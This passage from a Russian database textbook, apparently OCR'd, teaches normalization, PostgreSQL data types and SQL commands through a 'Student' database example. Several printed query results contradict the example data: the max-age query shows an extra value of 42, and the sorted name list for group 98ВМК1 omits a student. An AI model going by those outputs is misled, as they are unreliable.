Кузнецова В.А.	8
Васин И.Г.	17

Рис. 1.16. Первая таблица (список сотрудников и номеров комнат)

Комната	Телефон
17	123
8	789
22	456

Рис. 1.17. Вторая таблица (список номеров комнат и телефонов)

Приведение к нормальным формам. Процесс проектирования БД с использованием метода нормальных форм является итерационным (пошаговым) и заключается в последовательном переводе по определенным правилам отношений из первой нормальной формы в нормальные формы более высокого порядка. Проектирование начинается с определения всех объектов, информация о которых должна содержаться в БД, и выделения атрибутов (характеристик) этих объектов. Атрибуты всех объектов сводятся в одну таблицу, которая является исходной. Затем эта таблица последовательно приводится к нормальным формам в соответствии с их требованиями. На практике обычно используется три первых нормальных формы.

Для примера спроектируем БД «Студент», модель которой изображена на рис. 1.13. Объединим все данные в одну исходную таблицу, имеющую следующую структуру (поля):

1) название группы;
2) ФИО студента;
3) пол студента;
4) возраст студента;
5) название хобби.

Приведем исходную таблицу к первой нормальной форме, для которой должны выполняться следующие условия:

1) поля содержат неделимую информацию;
2) в таблице отсутствуют повторяющиеся группы полей.

Во втором поле исходной таблицы содержится делимая информация (противоречие первому требованию).

«ФИО студента» должно быть разделено на три поля: «фамилия» студента, «имя» студента и «отчетство» студента.

В исходной таблице отсутствуют повторяющиеся группы полей, поэтому второму требованию она удовлетворяет.

Примером таблицы, имеющей повторяющиеся группы полей, может служить таблица с результатами экзаменационной сессии (рис. 1.18).

Выделим недостатки хранения информации в рассмотренной таблице:

1) необходимо создать столько полей, сколько может быть различных предметов;

2) размер записей и таблицы в целом неоправданно увеличивается, так как студент сдает не все экзамены (для них проставлены прочерки);

3) трудности при изменении состава предметов: удаление или добавление требует изменения структуры таблицы, что крайне нежелательно!

Студент	Математика	Химия	Физика	История
Полищук Ю.В.	5	5	5	–
Сидоров В.К.	4	5	3	–
Петров Д.Г.	–	–	–	4
Иванов И.П.	–	5	3	5

Рис. 1.18. Таблица с результатами экзаменационной сессии

Ко второй нормальной форме предъявляются следующие требования:

1) таблица должна удовлетворять требованиям первой нормальной формы;

2) любое неключевое поле должно однозначно идентифицироваться ключевыми полями.

Для обеспечения уникальности записей добавим в исходную таблицу поле ключа — «код группы».

Исходная таблица примет такой вид:

1) код группы (уникальный ключ);

2) название группы;

3) фамилия студента;

4) имя студента;

5) отчество студента;

6) пол студента;
7) возраст студента;
8) название хобби.

Записи полученной таблицы имеют значительное избыточное дублирование данных, так как название группы указывается для каждого студента. Для нейтрализации дублирования разобьем исходную таблицу на две таблицы, одна из которых будет содержать данные о группе, а вторая — о студентах.

Поля таблицы «Группа»:
1) код группы (уникальный ключ);
2) название группы.

Поля таблицы «Студент»:
1) код студента (уникальный ключ);
2) код группы (внешний ключ);
3) фамилия студента;
4) имя студента;
5) отчество студента;
6) пол студента;
7) возраст студента;
8) название хобби.

Таблицы «Группа» и «Студент» связаны по полю «Код группы». Для обеспечения уникальности записей таблицы «Студент» в нее введено ключевое поле «Код студента».

В таблице «Студент» присутствует избыточное дублирование данных, так как «Название хобби» указывается для каждого студента, поэтому выделяем его в отдельную таблицу.

Поля таблицы «Студент»:
1) код студента (уникальный ключ);
2) код группы (внешний ключ);
3) фамилия студента;
4) имя студента;
5) отчество студента;
6) пол студента;
7) возраст студента.

Поля таблицы «Хобби»:
1) код хобби (уникальный ключ);
2) название хобби.

Между записями таблиц «Студент» и «Хобби» отношение «многие ко многим». Такая разновидность связей в отношениях не поддерживается реляционными БД, поэтому создадим еще одну таблицу «Студент_Хобби».

Поля таблицы «Студент_Хобби»:

1) код хобби (составной уникальный ключ);

2) код студента (составной уникальный ключ).

Для таблицы «Студент_Хобби» использован составной уникальный ключ из комбинации полей «Код хобби» и «Код студента».

Рассмотрим требования третьей нормальной формы:

1) таблица должна удовлетворять требованиям второй нормальной формы;

2) ни одно из неключевых полей не должно однозначно идентифицироваться значением другого неключевого поля (полей).

Приведение таблицы к третьей нормальной форме предполагает выделение в отдельную таблицу (таблицы) тех полей, которые не зависят от ключа. Все сформированные нами таблицы удовлетворяют третьей нормальной форме.

Даталогическое проектирование. Даталогическая модель БД получается из ее инфологической модели посредством учета особенностей и ограничений выбранной СУБД. Реляционные СУБД, как правило, обладают схожими особенностями, а различия заключаются в поддерживаемых типах данных и объемах обрабатываемой информации.

Рассмотрим подробнее наиболее распространенные типы данных реляционных СУБД.

Текстовые данные. *Текстовые данные* — набор алфавитно-цифровых и специальных символов. Наиболее яркими представителями данного типа данных являются:

- `char` — текстовое поле постоянной длины. При сохранении отсекаются лишние символы, а при чтении строка дополняется до указанной длины справа пробелами;
- `varchar` — текстовое поле переменной длины. При сохранении отсекаются конечные пробелы и не восстанавливаются при последующем чтении.

Числовые данные. *Числовые данные* используются для представления атрибутов, со значениями которых нужно в дальнейшем производить арифметические операции. Выделяют типы для хранения целых, вещественных чисел и чисел с фиксированной точностью:

- `integer` и `smallint` — хранение целых чисел;
- `float` — хранение вещественных чисел;
- `numeric` — хранение чисел с фиксированной точностью.

Логические данные. *Логические данные* используются при составлении логических выражений. Некоторые СУБД не имеют

отдельного логического типа данных, а рассматривают его как частный случай числовых данных.




Рис. 1.19. Даталогическая модель БД «Студент»

Временны́е данные. *Временны́е данные* применяются для хранения даты и времени. Выделим некоторые их разновидности:

- `date` — для хранения даты;
- `time` — для хранения времени;
- `timestamp` — для хранения даты и времени.

Расширяемые данные. *Расширяемые данные* используются для хранения динамически расширяемых данных. В качестве примера можно привести тип BLOB, который применяется для хранения динамически расширяемых двоичных данных.

Прочие типы данных. В современных СУБД существует большое количество дополнительных типов данных, например типы данных для хранения географических координат, XML-данных и т.д.

Рассмотрим подробнее даталогическую модель БД «Студент» (рис. 1.19) с учетом особенностей СУБД PostgreSQL 9 [20].

Для названия таблицы было выбрано `sgroup`, так как `group` — зарезервированное слово в PostgreSQL. По аналогии вместо поля таблицы «name» использовано название поля `student_name`. Применение названия «group» допустимо, но может быть связано с определенными неудобствами. Основные ключи в таблицах выделены жирным шрифтом, внешние ключи — шрифтом «жирный курсив». Уникальный ключ таблицы `student_hobby` определен комбинацией двух полей — `id_student` и `id_hobby`.

1.7. ЯЗЫК SQL

В результате разработки реляционной модели данных появился язык SQL (**S**tructured **Q**uery **L**anguage), который превратился в стандартный язык реляционных БД.

Стандарт на язык SQL был выпущен Американским национальным институтом стандартов (*ANSI*) в 1986 г., а в 1987 г. Международная организация стандартов (*ISO*) приняла его как международный.

Язык SQL может использоваться как для выполнения запросов к данным, так и для построения прикладных программ.

Команды языка SQL предназначены:

1) для построения объектов БД;
2) манипулирования объектами БД;
3) начальной загрузки данных в таблицы;
4) обновления и удаления существующей информации;
5) выполнения запросов к БД;
6) управления доступом к БД;
7) общего администрирования БД.

Выделяют следующие категории команд языка SQL:

1) DDL — язык определения данных;
2) DML — язык манипулирования данными;
3) DQL — язык запросов;
4) DCL — язык управления данными;
5) команды администрирования данных;
6) команды управления транзакциями.

Рассмотрим подробнее каждую из категорий.

Язык определения данных. Язык определения данных DDL (**D**ata **D**efinition **L**anguage) позволяет создавать и изменять структуру объектов БД.

Основными командами языка DDL являются, например:

- `create table` — создать таблицу;
- `alter table` — изменить таблицу;
- `drop table` — удалить таблицу;
- `create user` — создать нового пользователя.

Перед созданием таблиц БД необходимо знать ограничения целостности по отношению к другим таблицам, определение всех столбцов таблицы и характеристик каждого столбца, таких как:

1) тип;
2) длина;
3) обязательность для ввода;
4) ограничения, накладываемые на значения, и пр.

Все примеры рассмотрены для СУБД PostgreSQL 9 [20].

Изучим общий вид команды `create table` (лист. 1.1):

Листинг 1.1. Команда `create table`

```
1 create table ИмяТаблицы
2 (<опр_столбца> [, <опр_столбца> | <ограничение> ...]);
```

- опр_столбца — определение столбца БД, состоит из названия столбца и типа столбца;
- ограничение — ограничения, накладываемые на значения столбца.

Рассмотрим скрипт создания БД «Студент» (лист. 1.2), которая была рассмотрена ранее (см. рис. 1.19).

Листинг 1.2. Скрипт создания таблиц БД

```
1  -- Создаем таблицу Группа
2    create table sgroup (
3    id integer not null,
4    group_name varchar (40),
5    primary key (id)); -- уникальный ключ id
6  -- Создаем таблицу Студент
7    create table student (
8    id integer not null,
9    id_group integer not null, -- поле для связи с та-
   блицей Группа
10   student_name varchar (40),
11   last_name varchar (40),
12   middle_name varchar (40),
13   sex char (1),
14   age smallint,
15   primary key (id), -- уникальный ключ id
16   foreign key (id_group) references sgroup (id));
       -- определение связи с таблицей Группа
17 -- Создаем таблицу Хобби
```

```
18 create table hobby (
19    id integer not null, -- уникальный ключ
20    hobby_name varchar (100),
21    primary key (id)); -- уникальный ключ id
22 -- Создаем таблицу Студент-Хобби
23    create table student_hobby (
24    id_student integer not null, -- поле для связи
   с таблицей Студент
25    id_hobby integer not null, -- поле для связи
   с таблицей Хобби
26    primary key (id_student, id_hobby), -- уникальный
   ключ составной id_student, id_hobby
27    foreign key (id_hobby) references hobby (id), --
   определение связи с таблицей Хобби
28    foreign key (id_student) references student
   (id)); -- определение связи с таблицей Студент
```

На представленном листинге и далее по тексту двойная комбинация тире обозначает начало комментария.

Для занесения данных в БД необходимо воспользоваться командами языка манипулирования данными.

Язык манипулирования данными. Язык манипулирования данными DML (**D**ata **M**anipulation **L**anguage) используется для манипулирования информацией внутри объектов реляционной БД.

Манипулирование реализуется посредством команд:

- `insert` — вставка записи;
- `update` — обновление записи;
- `delete` — удаление записи.

Рассмотрим общий вид команды `insert` (лист. 1.3).

Листинг 1.3. Команда `insert`

```
1 insert into <объект> [(столбец1 [, столбец 2 …])]
2 values (<значение 1> [, <значение 2> …]);
```

Значения назначают столбцам по порядку следования тех и других в операторе: первому по порядку столбцу назначается первое значение, второму столбцу — второе значение и т.д.

При использовании команды `insert` названия столбцов могут быть опущены, если для всех столбцов указываются значения в команде.

Заполним таблицы БД «Студент» данными с помощью скрипта (лист. 1.4).

Листинг 1.4. Скрипт заполнения таблиц БД

```
1 -- Добавляем записи в таблицу Группа
2 insert into sgroup (id, group_name) values (1,
  '98ВМК1');
```

```
3    insert into sgroup values (2, '02ИН');
4    -- Добавляем записи в таблицу Студент
5 insert into student (id, id_group, last_name,
  student_name, middle_name, sex, age)
6 values (1, 1, 'Полищук', 'Юрий', 'Владимирович',
  'м', 30);
7 insert into student (id, id_group, last_name,
  student_name, middle_name, sex, age)
8 values (2, 2, 'Черных', 'Татьяна', 'Александровна',
  'ж', 27);
9 insert into student (id, id_group, last_name,
  student_name, middle_name, sex, age)
10 values (3, 1, 'Санков', 'Денис', 'Павлович', 'м',
   31);
11 -- Добавляем записи в таблицу Хобби
12 insert into hobby values (1, 'Компьютеры');
13 insert into hobby values (2, 'Футбол');
14 insert into hobby values (3, 'Бокс');
15 insert into hobby values (4, 'Коньки');
16 -- Добавляем записи в таблицу Студент-Хобби
17 -- Для студента Полищука
18 insert into student_hobby values (1, 1);
19 insert into student_hobby values (1, 3);
20 -- Для студентки Черных
21 insert into student_hobby values (2, 1);
22 insert into student_hobby values (2, 4);
```

Первыми заполняются основные таблицы, а затем подчиненные таблицы.

В результате выполнения рассмотренного ранее скрипта (см. лист. 1.4) в таблицу:

- «Группа» будут добавлены две записи о двух группах «98ВМК1» и «02ИН»;
- «Студент» добавлены записи о студентах «Полищук Ю.В.», «Черных Т.А.» и «Санков Д.П.»;
- «Хобби» будут добавлены четыре записи о названиях хобби «Компьютеры», «Футбол», «Бокс», «Коньки»;
- «Студент-Хобби» будут добавлены четыре записи (для «Полищук» — «Компьютеры» и «Бокс», для «Черных» — «Компьютеры» и «Коньки», для «Санков» записи о хобби отсутствуют).

Рассмотрим общий вид команды `update` (лист. 1.5).

Листинг 1.5. Команда `update`

```
1 update <объект>
2 set столбец1=<значение 1> [, столбец2=<значение 2>…]
3 [where <условие>];
```

При корректировке каждому из перечисленных столбцов присваивается соответствующее значение. Корректировка выполняется для всех записей, удовлетворяющих условию поиска, которое задается как в операторе `select`. Необязательные к использованию параметры в листингах указаны в квадратных скобках.

Рассмотрим примеры использования команды `update`.

Изменим возраст студента «Санков» на «30» (лист. 1.6).

Листинг 1.6. Пример использования команды `update`

```
1 update student
2 set age=30
3 where last_name='Санков';
```

Если студентов с фамилией «Санков» несколько, то искомое нужно указать через значение основного ключа (лист. 1.7).

Листинг 1.7. Пример использования команды `update`

```
1 update student
2 set age=30
3 where id=3;
```

Рассмотрим общий вид команды `delete` (лист. 1.8).

Листинг 1.8. Команда `delete`

```
1 delete from <объект>
2 [where <условие_поиска>];
```

Удаляются все записи из объекта, удовлетворяющие условию поиска (условие определяется как в операторе `select`).

Рассмотрим примеры использования команды `update`.

Для удаления студента с фамилией «Санков» выполним команду (лист. 1.9).

Листинг 1.9. Пример использования команды `delete`

```
1 delete from student
2 where last_name='Санков';
```

Перед выполнением дальнейших примеров восстановим данные о студенте «Санков» в БД.

Язык запросов. Язык запросов DQL (**D**ata **Q**uery **L**anguage) включает одну команду `select`, которая используется для формирования запросов к реляционной БД. Рассмотрим ее упрощенный вид (лист. 1.10).

Листинг 1.10. Команда `select`

```
1 select [distinct | all] {* | <знач.1> [, <знач.2>
...]}
```

```
2 from <таблица1> [, <таблица2> …]
3 [where <условия_поиска>]
4 [group by <назв. столб.1> [, <назв. столб.2> …]]
5 [having <условия_поиска>]
6 [order by <назв. столб.1> [, <назв. столб.2> …]]
```

Для команды `select` могут быть использованы следующие ключевые слова:

- `where` — используется для определения строк, которые должны быть выбраны или включены в `group by`;
- `group by` — применяется для объединения строк с общими значениями в элементы меньшего набора строк;
- `having` — используется для определения строк, которые после `group by` должны быть выбраны;
- `order by` — применяется для определения столбцов, которые используются для сортировки результирующего набора данных.

Рассмотрим примеры использования команды `select`.

Выведем список групп из БД. Для этого необходимо выполнить запрос (лист. 1.11).

Листинг 1.11. Пример использования команды `select`

```
1 select *
2 from sgroup;
```

Результат запроса:

id	group_name
1	98ВМК1
2	02ИН

Если необходимо вывести только названия групп без номеров записей из таблицы, то для этого нужно выполнить запрос (лист. 1.12).

Листинг 1.12. Пример использования команды `select`

```
1 select g.group_name
2 from sgroup g;
```

Результат запроса:

group_name
98ВМК1
02ИН

В рассмотренном запросе синоним — `g` для названия таблицы `sgroup` позволяет сократить размер запроса.

Для получения списка студентов с указанием их групп необходимо выполнить запрос, в котором будут использованы две таблицы `sgroup` и `student` (лист. 1.13).

Листинг 1.13. Пример использования команды `select`

```
1 select g.group_name, s.last_name, s.student_name,
  s.middle_name
2 from sgroup g, student s
3 where g.id=s.id_group;
```

Результат запроса:

group_name	last_name	student_name	middle_name
98ВМК1	Полищук	Юрий	Владимирович
98ВМК1	Санков	Денис	Павлович
02ИН	Черных	Татьяна	Александровна

Чтобы получить список имен студентов группы «98ВМК1» в отсортированном виде, необходимо выполнить команду `select` с ключевым словом `order by`, в котором указывается номер столбца по порядку для сортировки (лист. 1.14).

Листинг 1.14. Пример использования команды `select`

```
1 select s.student_name
2 from sgroup g, student s
3 where g.id=s.id_group and g.group_name='98ВМК1'
4 order by 1; -- сортировать по 1 столбцу
```

Результат запроса:

student_name
Денис

Для того чтобы получить список всех названий хобби студентов из БД, необходимо выполнить следующий запрос, в котором будут использованы три таблицы `student`, `student_hobby` и `hobby` (лист. 1.15).

Листинг 1.15. Пример использования команды `select`

```
1 select h.hobby_name
2 from student s, student_hobby sh, hobby h
3 where s.id=sh.id_student and sh.id_hobby=h.id;
```

Результат запроса:

hobby_name
Компьютеры
Бокс
Компьютеры
Коньки

Повторяющиеся записи убираются командой `distinct` (лист. 1.16).

Листинг 1.16. Пример использования команды `select`

```
1 select distinct (h.hobby_name)
2 from student s, student_hobby sh, hobby h
3 where s.id=sh.id_student and sh.id_hobby=h.id;
```

Результат запроса:

hobby_name
Компьютеры
Коньки
Бокс

Агрегатные функции. Агрегатные функции предназначены для вычисления итоговых значений операций над всеми записями набора данных.

К агрегатным относятся следующие функции:

- `count` — подсчитывает число вхождений значения выражения во все записи результирующего набора данных;
- `sum` — суммирует значения выражения;
- `avg` — находит среднее значение;
- `max` — определяет максимальное значение;
- `min` — определяет минимальное значение.

Рассмотрим подробнее использование агрегатных функций на примерах. Количество студентов группы «98ВМК1» можно получить с помощью запроса (лист. 1.17).

Листинг 1.17. Пример использования функции `count`

```
1 select count (*)
2 from sgroup g, student s
3 where g.id=s.id_group and g.group_name='98ВМК1';
```

Результат запроса:

count
2

Получить количество студентов в каждой из групп можно с помощью запроса с указанием параметра `group by` (группировка записей по столбцу) (лист. 1.18).

Листинг 1.18. Пример использования параметра `group by`

```
1 select g.group_name, count (s.id)
2 from sgroup g, student s
3 where g.id=s.id_group
4 group by 1;
```

Результат запроса:

group_name	count
02ИН	1
98ВМК1	2

Получить максимальный возраст студента можно с помощью запроса (лист. 1.19).

Листинг 1.19. Пример использования функции `max`

```
1 select max (s.age)
2 from student s;
```

Результат запроса:

max
31
42

Вывести фамилии студентов, интересующихся более чем одним хобби, можно с помощью следующего запроса с указанием параметров `group by` и `having` (лист. 1.20).

Листинг 1.20. Пример использования `group by` и `having`

```
1 select s.last_name
2 from student s, student_hobby sh, hobby h
3 where s.id=sh.id_student and sh.id_hobby=h.id
4 group by 1
5 having count (sh.id_hobby) >1;
```

Результат запроса:

last_name
Полищук
Черных

Условия в командах `having` и `where` имеют следующие различия:

- having исключает из результирующего набора данных группы с результатами агрегированных значений;
- where исключает из расчета агрегатных значений по группировкам записи, не удовлетворяющие условию;
- в условии поиска where нельзя указывать агрегатные функции.

Пусть необходимо получить список: фамилия студента и его хобби. Для этого необходимо выполнить следующий запрос (лист. 1.21).

Листинг 1.21. Пример выборки из нескольких таблиц

```
1 select s.last_name, h.hobby_name
2 from student s, student_hobby sh, hobby h
3 where s.id=sh.id_student and sh.id_hobby=h.id;
```

Результат запроса:

last_name	hobby_name
Полищук	Компьютеры
Полищук	Бокс
Черных	Компьютеры
Черных	Коньки

Обратите внимание: запись о студенте «Санков» отсутствует в полученном наборе данных, так как он не интересуется ни одним хобби, а значит по нему нет записей в таблице student_hobby, следовательно, он выпадает из результирующего набора данных.

Для учета информации обо всех студентах БД необходимо выполнить запрос с использованием левого внешнего соединения (left join) (лист. 1.22).

Листинг 1.22. Пример использования команды left join

```
1 select s.last_name, h.hobby_name
2 from student s left join student_hobby sh on s.id=sh.
  id_student left join hobby h on sh.id_hobby=h.id;
```

Результат запроса:

last_name	hobby_name
Полищук	Компьютеры
Полищук	Бокс
Черных	Компьютеры
Черных	Коньки
Санков	

Внешнее соединение отличается от внутреннего тем, что в результирующий набор данных включаются также записи ведущей таблицы соединения, которые объединяются с пустым множеством записей другой таблицы.

Какая из таблиц будет ведущей, определяет вид соединения:

- `left` — левое внешнее соединение, когда ведущей является таблица, расположенная слева от вида соединения;
- `right` — правое внешнее соединение, когда ведущей является таблица, расположенная справа от вида соединения;
- `full` — полное внешнее соединение, когда ведущими таблицами являются обе таблицы.

При полном внешнем соединении в результирующий набор данных включаются все записи обеих таблиц по следующему алгоритму. Если для записи T1 (таблица слева) имеются записи T2 (таблица справа), удовлетворяющие условию соединения, то в результирующий набор данных будут включены все комбинации соединения таких записей T1 и T2; в противном случае в результирующий набор данных будет включена запись T1, соединенная с пустой записью. То же относится и к записям T2: если для записи T2 имеются записи T1, удовлетворяющие условию соединения, то в результирующий запрос будут включены все комбинации соединения таких записей T2 и T1; в противном случае в результирующий набор данных будет включена запись T2, соединенная с пустой записью.

Рассмотрим пример использования команды `join` при работе с двумя таблицами A и B. Для их создания и заполнения необходимо выполнить скрипт (лист. 1.23).

Листинг 1.23. Скрипт создания и заполнения таблиц A и B

```
1 -- Создаем таблицу A
2 create table A (
3 a1 char (1),
4 a2 char (1));
5 -- Создаем таблицу B
6 create table B (
7 b1 char (1),
8 b2 char (1));
9 -- Заполняем таблицу A
10 insert into A (a1, a2) values ('A', 'X');
11 insert into A (a1, a2) values ('B', 'X');
12 insert into A (a1, a2) values ('C', 'Y');
13 insert into A (a1) values ('D');
14 -- Заполняем таблицу B
15 insert into B (b1, b2) values ('X', '1');
```

```
16 insert into B (b1, b2) values ('Y', '2');
17 insert into B (b1, b2) values ('Z', '2');
```

В результате выполнения предложенного скрипта будут сформированы две таблицы. В таблицу A и B будут добавлены четыре и три записи соответственно (рис. 1.20).

Таблица **A**

a1	a2
A	X
B	X
C	Y
D	

Таблица **B**

b1	b2
X	1
Y	2
Z	2

Рис. 1.20. Содержимое таблиц A и B

При использовании в запросе команды `left join` таблица A выступает в качестве ведущей (лист. 1.24).

Листинг 1.24. Запрос с использованием `left join`

```
1 select a.a1, a.a2, b.b2
2 from a left join b on a.a2=b.b1;
```

Результат запроса:

a.a1	a.a2	b.b2
A	X	1
B	X	1
C	Y	2
D		

При использовании в запросе команды `right join` таблица B выступает в качестве ведущей (лист. 1.25).

Листинг 1.25. Запрос с использованием `right join`

```
1 select a.a1, a.a2, b.b2
2 from a right join b on a.a2=b.b1;
```

Результат запроса:

a.a1	a.a2	b.b2
A	X	1
B	X	1
C	Y	2
		2

При использовании в запросе команды `full join` обе таблицы выступают в качестве ведущих (лист. 1.26).

Листинг 1.26. Запрос с использованием `full join`

```
1 select a.a1, a.a2, b.b2
2 from a full join b on a.a2=b.b1;
```

Результат запроса:

a.a1	a.a2	b.b2
A	X	1
B	X	1
C	Y	2
D		
		2

Язык управления данными. Язык управления данными DCL (**D**ata **C**ontrol **L**anguage) позволяет управлять доступом к информации, находящейся внутри БД.

Команды DCL используются для создания объектов, связанных с доступом к данным, а также служат для контроля над распределением привилегий между пользователями, например:

- `grant` — команда «выдача привилегии»;
- `revoke` — команда «отмена привилегии».

Рассмотрим пример использования рассмотренных команд для таблицы A из лист. 1.23. Создадим двух новых пользователей `user1` и `user2`. Для первого определим возможность полного доступа к таблице A, а для второго — возможность просмотра данных (лист. 1.27).

Листинг 1.27. Пример использования команды `grant`

```
1 -- Создаем двух пользователей
2 create user user1 password 'user1';
3 create user user2 password 'user2';
4 -- Определяем права для таблицы A
5 grant all privileges on A
6 to user1 with grant option;
7 -- with grant option дает разрешение
8 -- пользователю самому назначать права
9 grant select on A to user2;
```

Теперь если подключиться к БД под пользователем `user2` и попробовать изменить таблицу A, например, добавив новую строку, то получим сообщение об ошибке. Аналогичная операция выполнится при подключении к БД под пользователем `user1` без ошибок.

Для демонстрации возможностей команды `revoke` отнимем у пользователя `user1` право на добавление новых записей в таблицу A (лист. 1.28).

Листинг 1.28. Пример использования команды `revoke`

```
1 revoke insert on A from user1;
```

С помощью команд администрирования данных осуществляется контроль над выполняемыми действиями и анализ операций БД. Например, команда в СУБД Oracle `alter system` реализует включение (отключение) ограничения ресурсов.

Команды управления транзакциями позволяют управлять транзакциями БД, например, команды:

- `commit` — подтвердить транзакцию;
- `rollback` — отменить транзакцию.

Транзакция — это единичное или чаще групповое изменение БД, которое или выполняется полностью, или не выполняется вообще. Транзакция переводит БД из одного целостного состояния в другое.

Для разрешения проблем коллективной работы с данными на стороне клиента доступно определение четырех уровней изоляции транзакций:

1) `read uncommited` (чтение незафиксированных данных) — конкурирующие транзакции видят изменения, внесенные, но не подтвержденные текущей транзакцией;

2) `read committed` (чтение фиксированных данных) — конкурирующие транзакции оперируют только подтвержденными изменениями;

3) `repeatable read` (повторяющееся чтение) — заставляет конкурирующие транзакции оперировать с собственными (локальными) версиями одной и той же записи;

4) `serializable` (упорядочиваемость) — транзакции полностью изолируются друг от друга, каждая выполняется так, как будто параллельных транзакций не существует.

Хранимые процедуры (функции). Хранимая процедура — это модуль, написанный на процедурном языке и хранящийся в базе данных как метаданные, который можно вызывать из программы.

Существует две разновидности хранимых процедур:

1) процедуры выбора;

2) процедуры действия.

Процедуры выбора могут возвращать более одного значения. В приложении имя хранимой процедуры выбора подставляется в оператор `select` вместо имени таблицы.

Процедуры действия вообще могут не возвращать данных и используются для реализации каких-либо действий.

Хранимым процедурам можно передавать параметры и получать обратно значения параметров, измененные в соответствии с алгоритмами работы хранимых процедур.

Выделим основные преимущества использования хранимых процедур:

- процедуру можно использовать многими приложениями;
- разгрузка приложений клиента путем переноса части кода на сервер (упрощение клиентских приложений);
- при изменении хранимой процедуры все изменения немедленно становятся доступными для всех клиентских приложений; при внесении же изменений в приложение клиента требуется повторное распространение новой версии клиентского приложения между всеми пользователями системы;
- улучшенные характеристики выполнения, связанные с тем, что хранимые процедуры выполняются сервером, в частности — уменьшенный сетевой трафик.

В СУБД PostgreSQL для создания процедур и функций используется единая команда следующего формата (лист. 1.29).

Листинг 1.29. Команда создания функций

```
1 create [or replace] function
2 имя_функции ([[метод_аргумента] [имя_аргумента] тип_
аргумента
[,…]])
3 returns тип_возвращаемого_значения
4 as 'определение'
5 language 'язык'
6 [with (атрибут […])]
```

После команды `create function` указывается имя создаваемой функции, затем в круглых скобках перечисляются аргументы, разделенные запятыми. Для каждого аргумента достаточно указать только тип, но при желании можно задать метод (`in` — используется по умолчанию, `out`, `inout`) и имя. Если список в круглых скобках пуст, то функция вызывается без аргументов. Ключевое слово `or replace` используется для изменения уже существующей функции. После ключевого слова `returns` задается тип данных, возвращаемый функцией. Программное определение функции указывается после ключевого слова `as`. В процедурных языках, таких как `plpgSQL`, оно состоит из кода функции. Для откомпилированных функций `C` указывается абсолютный системный

путь к файлу, содержащему объектный код. Название языка, на котором написана функция, определяется после ключевого слова language.

PostgreSQL позволяет определять пользовательские функции следующих типов [21]:

- sql-функции;
- функции на языке C;
- функции на процедурных языках plpgsql и др.

Рассмотрим подробнее каждую разновидность функций. sql-функции — функции, в теле которых есть один или несколько sql-запросов, при этом возвращаемым результатом будет результат последнего запроса. В случаях, когда возвращаемый результат не void, допускается использование insert, update или delete с конструкцией returning.

Функции на языке C бывают статически и динамически загружаемые. Статически загружаемые функции (также называемые внутренними) создаются на сервере при инициализации кластера базы данных, динамически загружаемые — подгружаются сервером по требованию.

Функции на процедурных языках требуют создания соответствующих расширений, причем выделяют доверенные и недоверенные (для последних отсутствует возможность ограничить действия пользователя). По умолчанию в PostgreSQL включены plpgsql, pltcl, plperl, plpython.

После ключевого слова with задается атрибут, который может принимать два значения: iscachable и isstrict. В первом случае оптимизатор СУБД может использовать предыдущие вызовы функций для ускоренной обработки будущих вызовов с тем же набором аргументов. Кэширование обычно применяется при работе с функциями, сопряженными с большими затратами ресурсов, но возвращающими один и тот же результат при одинаковых значениях аргументов. Во втором — функция всегда возвращает null в случае, если хотя бы один из ее аргументов равен null. При передаче атрибута isstrict результат возвращается сразу, без фактического выполнения функции.

Пример sql-функции. Максимальный возраст студента для указанной группы может быть получен с помощью следующей функции (лист. 1.30).

Листинг 1.30. Пример функции на языке sql

```
1 create or replace function maxage (in_group varchar
(40)) returns
smallint as '
```

```
2 select max (s.age)
3 from student s, sgroup g
4 where s.id_group=g.id and g.group_name=in_group;
5 ' language sql;
```

Выполнить функцию можно с помощью команды `select`, например, как это показано в следующем скрипте (лист. 1.31).

Листинг 1.31. Пример выполнения функции `maxage`

```
1 select * from maxage ('98ВМК1')
2 union -- объединение результатов
3 select maxage ('02ИН');
```

